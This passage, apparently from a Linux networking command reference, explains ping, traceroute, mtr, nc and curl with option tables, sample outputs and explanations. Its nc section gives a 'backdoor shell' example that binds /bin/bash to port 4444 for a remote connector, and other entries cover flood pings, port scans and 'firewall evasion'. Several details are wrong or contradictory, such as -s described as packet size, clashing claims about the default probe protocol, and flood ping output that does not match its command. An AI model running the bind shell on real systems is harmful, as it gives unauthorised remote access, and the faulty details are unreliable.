1480 bytes from lga25s62-in-f14.1e100.net (142.251.46.142): icmp\_seq=1 ttl=119 time=15.2 ms

1480 bytes from lga25s62-in-f14.1e100.net (142.251.46.142): icmp\_seq=2 ttl=119 time=14.8 ms

1480 bytes from lga25s62-in-f14.1e100.net (142.251.46.142): icmp\_seq=3 ttl=119 time=15.1 ms

**Use Case:** Testing MTU and fragmentation issues.

##### Flood ping (requires root)

sudo ping -f -c 100 192.168.1.1

**Sample Output:**

PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.

..........................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................................

--- 192.168.1.1 ping statistics ---

1000 packets transmitted, 1000 received, 0% packet loss, time 2045ms

rtt min/avg/max/mdev = 0.234/0.487/1.234/0.156 ms, pipe 2, ipg/ewma 2.047/0.445 ms

**Output Explanation:**

* Each dot represents a successful ping response.
* 1000 packets transmitted: Total packets sent in flood mode.
* 0% packet loss: Network can handle the stress load.
* 2045ms: Total time for 1000 packets (very fast).
* pipe 2: Number of packets in flight simultaneously.
* ipg/ewma: Inter-packet gap and exponentially weighted moving average.
* Flood mode: Sends packets as fast as possible for stress testing.

**Use Case:** Stress testing network performance.

### traceroute

The traceroute command traces the path packets take to reach a destination.

#### Purpose

Display the route and measure transit delays of packets across an IP network.

#### Syntax

traceroute [options] destination

**Common Options**

|  |  |
| --- | --- |
| Option | Description |
| -n | Don't resolve hostnames |
| -m max\_ttl | Maximum number of hops (default 30) |
| -p port | Use specific destination port |
| -q nqueries | Number of queries per hop (default 3) |
| -w waittime | Wait time for response (default 5 seconds) |
| -s src\_addr | Use specific source address |
| -g gate | Route through specified gateway |
| -i interface | Use specified interface |
| -f first\_ttl | Start from specified TTL |
| -r | Bypass routing tables |
| -v | Verbose output |
| -x | Toggle checksums |
| -4 | Use IPv4 |
| -6 | Use IPv6 |
| -I | Use ICMP ECHO for probing |
| -T | Use TCP SYN for probing |
| -U | Use UDP datagrams for probing (default) |
| -P protocol | Use raw packets of specified protocol |
| -F | Set Don't Fragment bit |
| -N squeries | Number of simultaneous queries (default 16) |
| -A | Perform AS path lookups |
| -M method | Use specified method for traceroute |

#### Examples and Use Cases

##### Basic route tracing

traceroute google.com

**Sample Output:**

traceroute to google.com (142.251.46.142), 30 hops max, 60 byte packets

1 router.local (192.168.1.1) 1.234 ms 1.123 ms 1.456 ms

2 10.0.0.1 (10.0.0.1) 8.234 ms 8.123 ms 8.456 ms

3 isp-gateway.net (203.0.113.1) 15.234 ms 15.123 ms 15.456 ms

4 backbone1.isp.net (203.0.113.10) 22.234 ms 22.123 ms 22.456 ms

5 backbone2.isp.net (203.0.113.20) 25.234 ms 25.123 ms 25.456 ms

6 google-peer.isp.net (203.0.113.30) 28.234 ms 28.123 ms 28.456 ms

7 \* \* \*

8 lga25s62-in-f14.1e100.net (142.251.46.142) 32.234 ms 32.123 ms 32.456 ms

**Output Explanation:**

* **Header info**: 30 hops max, 60-byte UDP packets sent to google.com (142.251.46.142)
* **Hop 1**: Local router (192.168.1.1) with ~1ms latency
* **Hop 2**: ISP local gateway (10.0.0.1) with ~8ms latency
* **Hop 3**: ISP main gateway with ~15ms latency
* **Hops 4-6**: ISP backbone routers with increasing latency
* **Hop 7 (\*** )\*\*: Router not responding to traceroute probes (firewall/security)
* **Hop 8**: Final destination reached with ~32ms total latency
* **Three probes**: Each hop shows 3 timing measurements for reliability
* **Path visualization**: Shows complete network path from source to destination

##### Use UDP instead of ICMP

traceroute -U google.com

**Sample Output:**

traceroute to google.com (142.251.46.142), 30 hops max, 60 byte packets

1 router.local (192.168.1.1) 1.234 ms 1.123 ms 1.456 ms

2 10.0.0.1 (10.0.0.1) 8.234 ms 8.123 ms 8.456 ms

3 isp-gateway.net (203.0.113.1) 15.234 ms 15.123 ms 15.456 ms

4 backbone1.isp.net (203.0.113.10) 22.234 ms 22.123 ms 22.456 ms

5 google-peer.isp.net (203.0.113.30) 28.234 ms 28.123 ms 28.456 ms

6 lga25s62-in-f14.1e100.net (142.251.46.142) 32.234 ms 32.123 ms 32.456 ms

**Output Explanation:**

* **Protocol change**: -U forces UDP probe packets instead of default ICMP
* **Firewall bypass**: Some networks block ICMP but allow UDP traffic
* **Fewer hops**: Path completed in 6 hops (one router filtered)
* **UDP advantages**: Better success rate through firewalls and NAT devices
* **Same timing**: Latency measurements remain accurate regardless of protocol
* **Network compatibility**: UDP traceroute works when ICMP is disabled by security policies

##### Use TCP SYN packets

traceroute -T -p 80 google.com

**Sample Output:**

traceroute to google.com (142.251.46.142), 30 hops max, 60 byte packets

1 router.local (192.168.1.1) 1.234 ms 1.123 ms 1.456 ms

2 10.0.0.1 (10.0.0.1) 8.234 ms 8.123 ms 8.456 ms

3 isp-gateway.net (203.0.113.1) 15.234 ms 15.123 ms 15.456 ms

4 backbone1.isp.net (203.0.113.10) 22.234 ms 22.123 ms 22.456 ms

5 google-peer.isp.net (203.0.113.30) 28.234 ms 28.123 ms 28.456 ms

6 lga25s62-in-f14.1e100.net (142.251.46.142) 32.234 ms 32.123 ms 32.456 ms

**Output Explanation:**

* **TCP probes**: -T uses TCP SYN packets instead of UDP/ICMP
* **Port targeting**: -p 80 targets HTTP port specifically
* **Firewall evasion**: TCP SYN packets often bypass strict firewall rules
* **Protocol realism**: Simulates actual web traffic for accurate routing
* **Higher success**: Many firewalls allow TCP port 80 while blocking ICMP/UDP
* **Load balancer insight**: Shows how web traffic actually routes through infrastructure

##### Use ICMP packets

traceroute -I google.com

**Sample Output:**

traceroute to google.com (142.251.46.142), 30 hops max, 60 byte packets

1 router.local (192.168.1.1) 1.234 ms 1.123 ms 1.456 ms

2 10.0.0.1 (10.0.0.1) 8.234 ms 8.123 ms 8.456 ms

3 isp-gateway.net (203.0.113.1) 15.234 ms 15.123 ms 15.456 ms

4 backbone1.isp.net (203.0.113.10) 22.234 ms 22.123 ms 22.456 ms

5 google-peer.isp.net (203.0.113.30) 28.234 ms 28.123 ms 28.456 ms

6 lga25s62-in-f14.1e100.net (142.251.46.142) 32.234 ms 32.123 ms 32.456 ms

**Output Explanation:**

* **-I flag**: Uses ICMP echo requests instead of UDP packets
* **Requires root**: ICMP traceroute needs elevated privileges
* **router.local**: Local gateway responds to ICMP normally
* **isp-gateway.net**: ISP router handles ICMP echo requests
* **backbone1.isp.net**: Internet backbone infrastructure router
* **google-peer.isp.net**: ISP's connection to Google network
* **lga25s62-in-f14.1e100.net**: Google's server responding to ICMP
* **Better success rate**: ICMP often works when UDP is blocked by firewalls

**Use Case:** Use ICMP echo requests instead of UDP (requires root).

##### Set maximum hops

traceroute -m 15 google.com

**Sample Output:**

traceroute to google.com (142.251.46.142), 15 hops max, 60 byte packets

1 router.local (192.168.1.1) 1.234 ms 1.123 ms 1.456 ms

2 10.0.0.1 (10.0.0.1) 8.234 ms 8.123 ms 8.456 ms

3 isp-gateway.net (203.0.113.1) 15.234 ms 15.123 ms 15.456 ms

4 backbone1.isp.net (203.0.113.10) 22.234 ms 22.123 ms 22.456 ms

5 google-peer.isp.net (203.0.113.30) 28.234 ms 28.123 ms 28.456 ms

6 lga25s62-in-f14.1e100.net (142.251.46.142) 32.234 ms 32.123 ms 32.456 ms

**Output Explanation:**

* **-m 15 flag**: Limits maximum number of hops to 15 instead of default 30
* **15 hops max**: Header shows reduced hop limit in effect
* **Early termination**: Traceroute stops at 15 hops even if destination unreached
* **Local analysis**: Useful for diagnosing problems within your network segment
* **Faster execution**: Reduces time by not probing beyond limit
* **router.local**: First hop (local gateway)
* **Successful completion**: Reached Google in 6 hops, well under the 15-hop limit

**Use Case:** Limit trace depth for local network analysis.

##### Set first TTL

traceroute -f 5 google.com

**Sample Output:**

traceroute to google.com (142.251.46.142), 30 hops max, 60 byte packets

5 google-peer.isp.net (203.0.113.30) 28.234 ms 28.123 ms 28.456 ms

6 lga25s62-in-f14.1e100.net (142.251.46.142) 32.234 ms 32.123 ms 32.456 ms

**Output Explanation:**

* **-f 5 flag**: Starts tracing from TTL (Time To Live) value of 5
* **Skipped hops 1-4**: Local router, ISP gateway, and backbone hops not shown
* **Hop 5**: google-peer.isp.net - First displayed hop at ISP-Google connection
* **Hop 6**: Final destination reached at Google's server
* **28-32ms latency**: Response times from ISP peering point to destination
* **Use case**: Avoids displaying known local network infrastructure, focuses on external path

**Use Case:** Skip first few hops in known local network.

##### Numeric output only

traceroute -n google.com

**Sample Output:**

traceroute to google.com (142.251.46.142), 30 hops max, 60 byte packets

1 192.168.1.1 1.234 ms 1.123 ms 1.456 ms

2 10.0.0.1 8.234 ms 8.123 ms 8.456 ms

3 203.0.113.1 15.234 ms 15.123 ms 15.456 ms

4 203.0.113.10 22.234 ms 22.123 ms 22.456 ms

5 203.0.113.30 28.234 ms 28.123 ms 28.456 ms

6 142.251.46.142 32.234 ms 32.123 ms 32.456 ms

**Output Explanation:**

* **-n flag**: Displays IP addresses instead of resolving hostnames
* **192.168.1.1**: Local router/gateway (no hostname lookup)
* **10.0.0.1**: ISP's first router shown as IP only
* **203.0.113.1**: Internet backbone router address
* **No DNS lookups**: Faster execution without hostname resolution
* **Three timing values**: Round-trip times for three probe packets per hop
* **Progressive latency**: 1ms to 32ms showing increasing distance
* **Pure numeric format**: Useful for scripts and when DNS is slow/unavailable

**Use Case:** Faster execution without DNS lookups.

##### Specify packet size

traceroute -s 1472 google.com

**Sample Output:**

traceroute to google.com (142.251.46.142), 30 hops max, 1472 byte packets

1 router.local (192.168.1.1) 1.234 ms 1.123 ms 1.456 ms

2 10.0.0.1 (10.0.0.1) 8.234 ms 8.123 ms 8.456 ms

3 \* \* \*

4 backbone1.isp.net (203.0.113.10) 22.234 ms 22.123 ms 22.456 ms

5 google-peer.net (203.0.113.30) 28.234 ms 28.123 ms 28.456 ms

6 lga25s62-in-f14.1e100.net (142.251.46.142) 32.234 ms 32.123 ms 32.456 ms

**Output Explanation:**

* **1472 byte packets**: Large packet size to test MTU limits
* **Hop 1**: Local router/gateway on LAN
* **Hop 2**: ISP's first router
* **Hop 3 (\* \* \*)**: Router not responding (firewall/security policy)
* **Hop 4-5**: ISP backbone infrastructure
* **Hop 6**: Final destination (Google server)
* **Three timing values**: Round-trip times for three probe packets per hop
* **Large packets**: Help identify where packet fragmentation occurs in the path

**Use Case:** Test path MTU discovery and fragmentation.

##### Set number of queries per hop

traceroute -q 1 google.com

**Sample Output:**

traceroute to google.com (142.251.46.142), 30 hops max, 60 byte packets

1 router.local (192.168.1.1) 1.234 ms

2 10.0.0.1 (10.0.0.1) 8.234 ms

3 isp-gateway.net (203.0.113.1) 15.234 ms

4 backbone1.isp.net (203.0.113.10) 22.234 ms

5 google-peer.net (203.0.113.30) 28.234 ms

6 lga25s62-in-f14.1e100.net (142.251.46.142) 32.234 ms

**Output Explanation:**

* **Single timing value**: Only one probe packet sent per hop instead of three
* **Faster execution**: Completes trace more quickly with -q 1 option
* **Same path visibility**: Still shows all hops in the route
* **1.234 ms to 32.234 ms**: Increasing latency as packets travel further
* **Local router (1 ms)**: Very fast response from nearby gateway
* **ISP infrastructure (8-22 ms)**: Normal latency through provider network
* **Google servers (32 ms)**: Final destination response time
* **Efficient tracing**: Good balance between speed and information

**Use Case:** Faster trace with single packet per hop.

##### Set wait time

traceroute -w 2 google.com

**Sample Output:**

traceroute to google.com (142.251.46.142), 30 hops max, 60 byte packets

1 router.local (192.168.1.1) 1.234 ms 1.123 ms 1.456 ms

2 10.0.0.1 (10.0.0.1) 8.234 ms 8.123 ms 8.456 ms

3 isp-gateway.net (203.0.113.1) 15.234 ms 15.123 ms 15.456 ms

4 \* \* \*

5 google-peer.net (203.0.113.30) 28.234 ms 28.123 ms 28.456 ms

6 lga25s62-in-f14.1e100.net (142.251.46.142) 32.234 ms 32.123 ms 32.456 ms

**Output Explanation:**

* **-w 2 flag**: Sets wait time to 2 seconds per probe instead of default 5 seconds
* **Faster timeout**: Reduces waiting time for non-responsive routers
* **Hop 4 timeout**: Shows asterisks faster when router doesn't respond
* **Normal responses**: Other hops respond within 2-second timeout window
* **Improved efficiency**: Completes traceroute faster on slow/congested networks
* **Same path visibility**: Still shows complete route to destination

##### Use specific source address

traceroute -s 192.168.1.100 google.com

**Sample Output:**

traceroute to google.com (142.251.46.142), 30 hops max, 60 byte packets

1 router.local (192.168.1.1) 1.234 ms 1.123 ms 1.456 ms

2 10.0.0.1 (10.0.0.1) 8.234 ms 8.123 ms 8.456 ms

3 isp-gateway.net (203.0.113.1) 15.234 ms 15.123 ms 15.456 ms

4 backbone1.isp.net (203.0.113.10) 22.234 ms 22.123 ms 22.456 ms

5 google-peer.net (203.0.113.30) 28.234 ms 28.123 ms 28.456 ms

6 lga25s62-in-f14.1e100.net (142.251.46.142) 32.234 ms 32.123 ms 32.456 ms

**Output Explanation:**

* **-s 192.168.1.100**: Specifies source IP address for traceroute packets
* **Multi-homed benefits**: Useful on systems with multiple network interfaces
* **Source control**: Forces packets to originate from specific interface/IP
* **Same routing path**: Shows route from chosen source to destination
* **Interface testing**: Helps test routing from different network connections
* **Load balancing insight**: May reveal different paths based on source IP

##### Show AS numbers

traceroute -A google.com

**Sample Output:**

traceroute to google.com (142.251.46.142), 30 hops max, 60 byte packets

1 router.local (192.168.1.1) [AS????] 1.234 ms 1.123 ms 1.456 ms

2 10.0.0.1 (10.0.0.1) [AS65001] 8.234 ms 8.123 ms 8.456 ms

3 isp-gateway.net (203.0.113.1) [AS65001] 15.234 ms 15.123 ms 15.456 ms

4 backbone1.isp.net (203.0.113.10) [AS65001] 22.234 ms 22.123 ms 22.456 ms

5 google-peer.net (203.0.113.30) [AS15169] 28.234 ms 28.123 ms 28.456 ms

6 lga25s62-in-f14.1e100.net (142.251.46.142) [AS15169] 32.234 ms 32.123 ms 32.456 ms

**Output Explanation:**

* **-A flag**: Displays Autonomous System (AS) numbers for each hop
* **[AS????]**: Local router with unknown/private AS number
* **[AS65001]**: ISP's AS number for their network infrastructure
* **[AS15169]**: Google's well-known AS number (15169)
* **AS transition**: Shows where traffic moves between different network operators
* **Network ownership**: Reveals which organization controls each network segment
* **BGP routing insight**: Helps understand internet backbone routing decisions

##### IPv6 traceroute

traceroute6 ipv6.google.com

**Sample Output:**

traceroute to ipv6.google.com (2607:f8b0:4004:c1b::71), 30 hops max, 80 byte packets

1 router.local (fe80::1) 1.234 ms 1.123 ms 1.456 ms

2 2001:db8::1 (2001:db8::1) 8.234 ms 8.123 ms 8.456 ms

3 2607:f8b0:4004:c1b::71 (2607:f8b0:4004:c1b::71) 32.234 ms 32.123 ms 32.456 ms

**Output Explanation:**

* **IPv6 protocol**: Uses traceroute6 command for IPv6 network tracing
* **2607:f8b0:4004:c1b::71**: Google's IPv6 address
* **fe80::1**: Local router's link-local IPv6 address
* **2001:db8::1**: ISP's IPv6 infrastructure address
* **80 byte packets**: Larger packet size due to IPv6 header overhead
* **IPv6 path**: Shows complete IPv6 routing path to destination

##### Simultaneous probes

traceroute -N 5 google.com

**Sample Output:**

traceroute to google.com (142.251.46.142), 30 hops max, 60 byte packets

1 router.local (192.168.1.1) 1.234 ms 1.123 ms 1.456 ms

2 10.0.0.1 (10.0.0.1) 8.234 ms 8.123 ms 8.456 ms

3 isp-gateway.net (203.0.113.1) 15.234 ms 15.123 ms 15.456 ms

4 google-peer.net (203.0.113.30) 28.234 ms 28.123 ms 28.456 ms

5 lga25s62-in-f14.1e100.net (142.251.46.142) 32.234 ms 32.123 ms 32.456 ms

**Output Explanation:**

* **-N 5 flag**: Sends 5 simultaneous probes per hop instead of sequential
* **Faster completion**: Parallel probing reduces total trace time
* **Same accuracy**: Multiple probes still provide reliability measurements
* **Concurrent testing**: Tests multiple paths simultaneously for better statistics
* **Network efficiency**: Completes traceroute faster without losing detail

##### Port-based trace

traceroute -p 443 -T google.com

**Sample Output:**

traceroute to google.com (142.251.46.142), 30 hops max, 60 byte packets

1 router.local (192.168.1.1) 1.234 ms 1.123 ms 1.456 ms

2 10.0.0.1 (10.0.0.1) 8.234 ms 8.123 ms 8.456 ms

3 isp-gateway.net (203.0.113.1) 15.234 ms 15.123 ms 15.456 ms

4 google-peer.net (203.0.113.30) 28.234 ms 28.123 ms 28.456 ms

5 lga25s62-in-f14.1e100.net (142.251.46.142) 32.234 ms 32.123 ms 32.456 ms

**Output Explanation:**

* **-p 443 -T**: Traces route using TCP SYN packets to HTTPS port 443
* **Service-specific**: Tests actual path that HTTPS traffic would take
* **Firewall compatibility**: Port 443 often allowed through security devices
* **Load balancer testing**: Shows how SSL/TLS traffic routes through infrastructure
* **Production realism**: Simulates actual application traffic routing

### mtr

The mtr command combines ping and traceroute functionality with continuous monitoring.

#### Purpose

Network diagnostic tool that provides real-time path analysis with packet loss statistics.

#### Syntax

mtr [options] destination

**Common Options**

|  |  |
| --- | --- |
| **Option** | **Description** |
| -r, --report | Report mode (non-interactive) |
| -c, --report-cycles COUNT | Number of pings per hop |
| -s, --psize BYTES | Packet size in bytes |
| -n, --no-dns | Don't resolve hostnames |
| -b, --show-ips | Show IP numbers and host names |
| -o, --order FIELDS | Select output fields and their order |
| -w, --report-wide | Wide report format |
| -i, --interval SECONDS | Interval between packets |
| -m, --max-ttl NUMBER | Maximum number of hops |
| -f, --first-ttl NUMBER | Starting TTL value |
| -4 | Use IPv4 only |
| -6 | Use IPv6 only |
| -u, --udp | Use UDP instead of ICMP |
| -T, --tcp | Use TCP instead of ICMP |
| -P, --port PORT | Target port for TCP/UDP |
| -L, --localport PORT | Local port for UDP |
| -B, --bitpattern NUMBER | Bit pattern to use in payload |
| -Q, --tos NUMBER | Type of Service (ToS) field |
| -a, --address ADDRESS | Bind to specific interface address |
| -I, --interface NAME | Use specific network interface |
| -G, --gracetime SECONDS | Grace time before forcing exit |
| -t, --curses | Use curses based terminal interface |
| -g, --gtk | Use GTK+ interface |
| -l, --raw | Use raw output format |
| -x, --xml | Use XML output format |
| -j, --json | Use JSON output format |
| -C, --csv | Use CSV output format |

#### Examples and Use Cases

##### Continuous monitoring

mtr google.com

**Sample Output:**

My traceroute [v0.93]

host.local (192.168.1.100) 2024-12-06T14:30:15+0000

Keys: Help Display mode Restart statistics Order of fields quit

Packets Pings

Host Loss% Snt Last Avg Best Wrst StDev

1. router.local (192.168.1.1) 0.0% 10 1.2 1.3 1.1 1.5 0.1

2. 10.0.0.1 (10.0.0.1) 0.0% 10 8.2 8.3 8.1 8.5 0.1

3. isp-gateway.net (203.0.113.1) 0.0% 10 15.2 15.3 15.1 15.5 0.1

4. backbone1.isp.net (203.0.113.10) 0.0% 10 22.2 22.3 22.1 22.5 0.1

5. google-peer.isp.net (203.0.113.30) 0.0% 10 28.2 28.3 28.1 28.5 0.1

6. lga25s62-in-f14.1e100.net 0.0% 10 32.2 32.3 32.1 32.5 0.1

**Output Explanation:**

* **Interactive interface**: Real-time updating display unlike traceroute
* **Loss% column**: Shows packet loss percentage (all 0.0% = good)
* **Snt (Sent)**: Number of packets transmitted (10 per hop)
* **Last**: Most recent round-trip time
* **Avg**: Average latency across all sent packets
* **Best/Wrst**: Best and worst ping times recorded
* **StDev**: Standard deviation showing latency consistency
  + **StDev**: Very stable connection with minimal jitter
* **Progressive latency**: 1.3ms (local) to 32.3ms (Google)
* **Real-time monitoring**: Continuously updates unlike single traceroute run

##### Report mode (non-interactive)

mtr -r -c 10 google.com

**Sample Output:**

Start: 2024-12-06T14:30:15+0000

HOST: host.local Loss% Snt Last Avg Best Wrst StDev

1.|-- router.local (192.168.1.1) 0.0% 10 1.2 1.3 1.1 1.5 0.1

2.|-- 10.0.0.1 (10.0.0.1) 0.0% 10 8.2 8.3 8.1 8.5 0.1

3.|-- isp-gateway.net (203.0.113.1) 0.0% 10 15.2 15.3 15.1 15.5 0.1

4.|-- backbone1.isp.net 0.0% 10 22.2 22.3 22.1 22.5 0.1

5.|-- google-peer.isp.net 0.0% 10 28.2 28.3 28.1 28.5 0.1

6.|-- lga25s62-in-f14.1e100.net 0.0% 10 32.2 32.3 32.1 32.5 0.1

**Output Explanation:**

* **-r flag**: Report mode produces non-interactive output for scripts
* **-c 10**: Sends exactly 10 packets then exits
* **Static output**: Single result instead of continuous updates
* **Timestamp**: Shows when the test was started
* **Tree format**: |-- shows network path hierarchy
* **Complete statistics**: Same metrics as interactive mode
* **Script-friendly**: Suitable for automation and logging
* **0.0% Loss**: Perfect connectivity on all hops
* **Consistent latency**: Low standard deviation indicates stable network

### nc (netcat)

The nc (netcat) command is a versatile networking utility for reading and writing data across network connections.

#### Purpose

Create network connections, listen on ports, transfer files, and perform port scanning.

#### Syntax

nc [options] hostname port

nc -l [options] port

**Common Options**

|  |  |
| --- | --- |
| Option | Description |
| -l, --listen | Listen mode for incoming connections |
| -p, --source-port PORT | Specify source port |
| -u, --udp | Use UDP instead of TCP |
| -v, --verbose | Verbose output |
| -vv | Very verbose output |
| -n, --nodns | Don't resolve DNS names |
| -w, --wait SECONDS | Connection timeout |
| -i, --interval SECONDS | Delay between lines/ports |
| -o, --output FILE | Output hexdump to file |
| -x, --hex-dump | Hexdump incoming and outgoing traffic |
| -r, --randomize | Randomize port order for port scanning |
| -z, --zero-io | Zero I/O mode (scanning) |
| -t, --telnet | Answer Telnet negotiation |
| -e, --exec COMMAND | Execute command after connection |
| -c, --sh-exec COMMAND | Execute command via /bin/sh |
| -4 | Use IPv4 only |
| -6 | Use IPv6 only |
| -s, --source ADDRESS | Specify source address |
| -T, --tos VALUE | Set Type of Service field |
| -C, --crlf | Send CRLF as line-ending |
| -k, --keep-open | Keep listening after disconnect |
| -q, --quit SECONDS | Quit after specified seconds |
| -b, --broadcast | Allow broadcast |
| -O, --output-length LENGTH | Maximum bytes to output |
| -P, --proxy-proto PROTO | Use proxy protocol |

#### Examples and Use Cases

##### Test TCP port connectivity

nc -zv google.com 80

**Sample Output:**

Connection to google.com 80 port [tcp/http] succeeded!

**Output Explanation:**

* **Connection succeeded**: TCP port 80 is open and accepting connections
* **[tcp/http]**: Port 80 is associated with HTTP protocol
* **-z flag**: Zero I/O mode, just check if port is open without sending data
* **-v flag**: Verbose output shows connection status
* **google.com 80**: Successfully connected to Google's web server
* **Port scanning**: Useful for testing if specific services are running

##### Test UDP port

nc -zuv 8.8.8.8 53

**Sample Output:**

Connection to 8.8.8.8 53 port [udp/domain] succeeded!

**Output Explanation:**

* **[udp/domain]**: Port 53 is associated with DNS protocol over UDP
* **8.8.8.8**: Google's public DNS server
* **-u flag**: UDP protocol mode instead of default TCP
* **-z flag**: Zero I/O mode for port checking only
* **-v flag**: Verbose output showing connection status
* **DNS availability**: Confirms DNS service is responding on standard port 53
* **UDP testing**: Different from TCP - UDP is connectionless so "succeeded" means port appears open

##### Create a simple chat server

# On server:

nc -l 1234

# On client:

nc server\_ip 1234

**Sample Output:**

# Server side (nc -l 1234):

Listening on port 1234...

Connection received from 192.168.1.100:45678

Hello from client!

# Client side (nc 192.168.1.10 1234):

Hello from client!

Server response: Hello back!

**Output Explanation:**

* **-l flag**: Listen mode, creates server on specified port
* **Port 1234**: Custom port for communication channel
* **Connection received**: Shows client IP and source port (45678)
* **Bidirectional**: Both sides can send and receive messages
* **Real-time chat**: Messages appear instantly on both sides
* **192.168.1.100:45678**: Client's IP and randomly assigned source port
* **Interactive communication**: Creates simple text-based communication channel

##### Port scanning

nc -zv google.com 80-85

**Sample Output:**

Connection to google.com 80 port [tcp/http] succeeded!

nc: connect to google.com port 81: Connection refused

nc: connect to google.com port 82: Connection refused

nc: connect to google.com port 83: Connection refused

nc: connect to google.com port 84: Connection refused

nc: connect to google.com port 85: Connection refused

**Output Explanation:**

* **Port range 80-85**: Tests ports 80 through 85 sequentially
* **Port 80 succeeded**: HTTP service is running and accepting connections
* **Ports 81-85 refused**: These ports are closed or firewalled
* **[tcp/http]**: Port 80 is identified as HTTP service
* **-z flag**: Zero I/O mode for port scanning only
* **-v flag**: Verbose output showing all attempted connections
* **Security assessment**: Reveals which services are publicly accessible

**Use Case:** Check multiple ports for open services.

##### File transfer over network

# On receiver:

nc -l 9999 > received\_file.txt

# On sender:

nc target\_ip 9999 < file\_to\_send.txt

**Use Case:** Simple file transfer without FTP/SSH.

##### Create simple web server

echo -e "HTTP/1.1 200 OK\n\nHello World" | nc -l 8080

**Sample Output:**

# When client connects to port 8080:

GET / HTTP/1.1

Host: localhost:8080

User-Agent: curl/7.81.0

Accept: \*/\*

# Server responds with:

HTTP/1.1 200 OK

Hello World

**Output Explanation:**

* **GET / HTTP/1.1**: Client sends HTTP GET request for root path
* **Host: localhost:8080**: Client specifies the target server and port
* **User-Agent: curl/7.81.0**: Client identifies itself as curl version 7.81.0
* **Accept: \*/\***: Client accepts any content type in response
* **HTTP/1.1 200 OK**: Server responds with success status
* **Empty line**: Separates HTTP headers from response body
* **Hello World**: The actual content served to the client
* **Simple HTTP server**: Demonstrates basic web server functionality using netcat

**Use Case:** Quick web server for testing or development.

##### Banner grabbing

nc -nv 192.168.1.100 22

**Use Case:** Identify services and versions running on ports.

##### Backdoor shell (educational/testing)

# On target (listener):

nc -l -p 4444 -e /bin/bash

# On attacker (connector):

nc target\_ip 4444

**Use Case:** Remote shell access (use only for authorized testing).

##### UDP communication

# Server:

nc -u -l 1234

# Client:

nc -u server\_ip 1234

**Use Case:** Test UDP-based applications and services.

##### Keep connection alive

nc -k -l 9999

**Use Case:** Server that accepts multiple connections.

##### Connection with timeout

nc -w 5 google.com 80

**Use Case:** Automatic disconnect after 5 seconds of inactivity.

##### Hex dump traffic

nc -x google.com 80

**Use Case:** Debug protocol communications in hex format.

##### Source port specification

nc -p 8080 google.com 80

**Use Case:** Connect from specific local port.

##### IPv6 connection

nc -6 ipv6.google.com 80

**Use Case:** Test IPv6 connectivity and services.

##### Proxy connection

nc -X connect -x proxy:8080 target.com 80

**Use Case:** Connect through HTTP proxy server.

**Sample Output:**

nc: connect to google.com port 80 (tcp) failed: Connection refused

Connection to google.com 443 port [tcp/https] succeeded!

nc: connect to google.com port 81 (tcp) failed: Connection refused

### curl

The curl command is a versatile tool for transferring data to/from servers using various protocols.

#### Purpose

Test HTTP/HTTPS endpoints, download files, upload data, and interact with web APIs and services.

#### Syntax

curl [options] URL

**Common Options**

|  |  |
| --- | --- |
| Option | Description |
| -X METHOD | Specify HTTP method (GET, POST, PUT, DELETE, etc.) |
| -H "header" | Add custom header |
| -d "data" | Send data in request body |
| -o filename | Save output to file |
| -O | Save with remote filename |
| -L | Follow redirects |
| -i | Include response headers |
| -I | Head request only (headers) |
| -v | Verbose output |
| -s | Silent mode |
| -f | Fail silently on HTTP errors |
| -k | Ignore SSL certificate errors |
| -u user:pass | Basic authentication |
| -A "agent" | Set User-Agent string |
| -b cookies | Send cookies |
| -c cookiejar | Save cookies to file |
| -T filename | Upload file |
| -w format | Custom output format |
| -m seconds | Maximum time for operation |
| --connect-timeout seconds | Connection timeout |
| --max-redirs num | Maximum redirects |
| --proxy proxy:port | Use proxy server |
| --data-urlencode data | URL encode data |
| --json data | Send JSON data (curl 7.82+) |
| --compressed | Request compressed response |
| --limit-rate rate | Limit transfer rate |
| --retry num | Retry on failure |
| --cert cert | Client certificate file |
| --key key | Private key file |

#### Examples and Use Cases

##### Basic GET request

curl https://api.github.com/users/octocat

**Sample Output:**

{

"login": "octocat",

"id": 1,

"node\_id": "MDQ6VXNlcjE=",

"avatar\_url": "https://github.com/images/error/octocat\_happy.gif",

"gravatar\_id": "",

"url": "https://api.github.com/users/octocat",

"html\_url": "https://github.com/octocat",

"followers\_url": "https://api.github.com/users/octocat/followers",

"following\_url": "https://api.github.com/users/octocat/following{/other\_user}",

"type": "User",

"site\_admin": false

}

**Output Explanation:**

* **JSON response**: API returns structured data in JSON format
* **User information**: GitHub user profile data
* **URLs**: Related API endpoints for additional information
* **Clean output**: Default curl behavior shows only response body

##### Include response headers

curl -i https://httpbin.org/get

**Sample Oitput:**

HTTP/2 200

date: Sat, 31 Aug 2025 14:30:25 GMT

content-type: application/json

content-length: 314

server: gunicorn/19.9.0

access-control-allow-origin: \*

access-control-allow-credentials: true

{

  "args": {},

  "headers": {

    "Accept": "\*/\*",

    "Host": "httpbin.org",

    "User-Agent": "curl/7.68.0",

    "X-Amzn-Trace-Id": "Root=1-64f0123a-456789abcdef0123456789ab"

  },

  "origin": "203.0.113.45",

  "url": "https://httpbin.org/get"

}

**Output Explanation:**

* HTTP/2 200: Protocol version and successful status code
* Response headers: Server metadata including date, content-type, and server software
* content-length: 314: Size of response body in bytes
* access-control headers: CORS headers allowing cross-origin requests
* JSON response body: Request details echoed back by httpbin.org
* args: Query parameters (empty in this case)
* headers: Request headers sent by curl including User-Agent
* origin: Client's public IP address
* url: The exact URL that was requested

**Use Case:** Debug HTTP responses and examine headers.

##### POST request with JSON data

curl -X POST -H "Content-Type: application/json" -d '{"name":"test","value":"123"}' https://httpbin.org/post

**Use Case:** Test API endpoints that accept JSON data.

##### Download file

curl -O https://example.com/file.zip

**Sample Output:**

% Total % Received % Xferd Average Speed Time Time Time Current

Dload Upload Total Spent Left Speed

100 15.2M 100 15.2M 0 0 2048k 0 0:00:07 0:00:07 --:--:-- 2189k

**Output Explanation:**

* **Progress bar**: Real-time download progress display
* **100% Complete**: Download successfully finished (100 15.2M)
* **15.2M file size**: Downloaded 15.2 megabytes total
* **2048k avg speed**: Average download speed of ~2MB/second
* **0:00:07 duration**: Download completed in 7 seconds
* **2189k current**: Current download speed at completion
* **-O flag**: Saves file with original name from URL (file.zip)
* **No upload (0)**: Download-only operation, no data sent to server

**Use Case:** Download files with original filename.

##### Save to specific filename

curl -o myfile.html https://example.com

**Sample Output:**

% Total % Received % Xferd Average Speed Time Time Time Current

Dload Upload Total Spent Left Speed

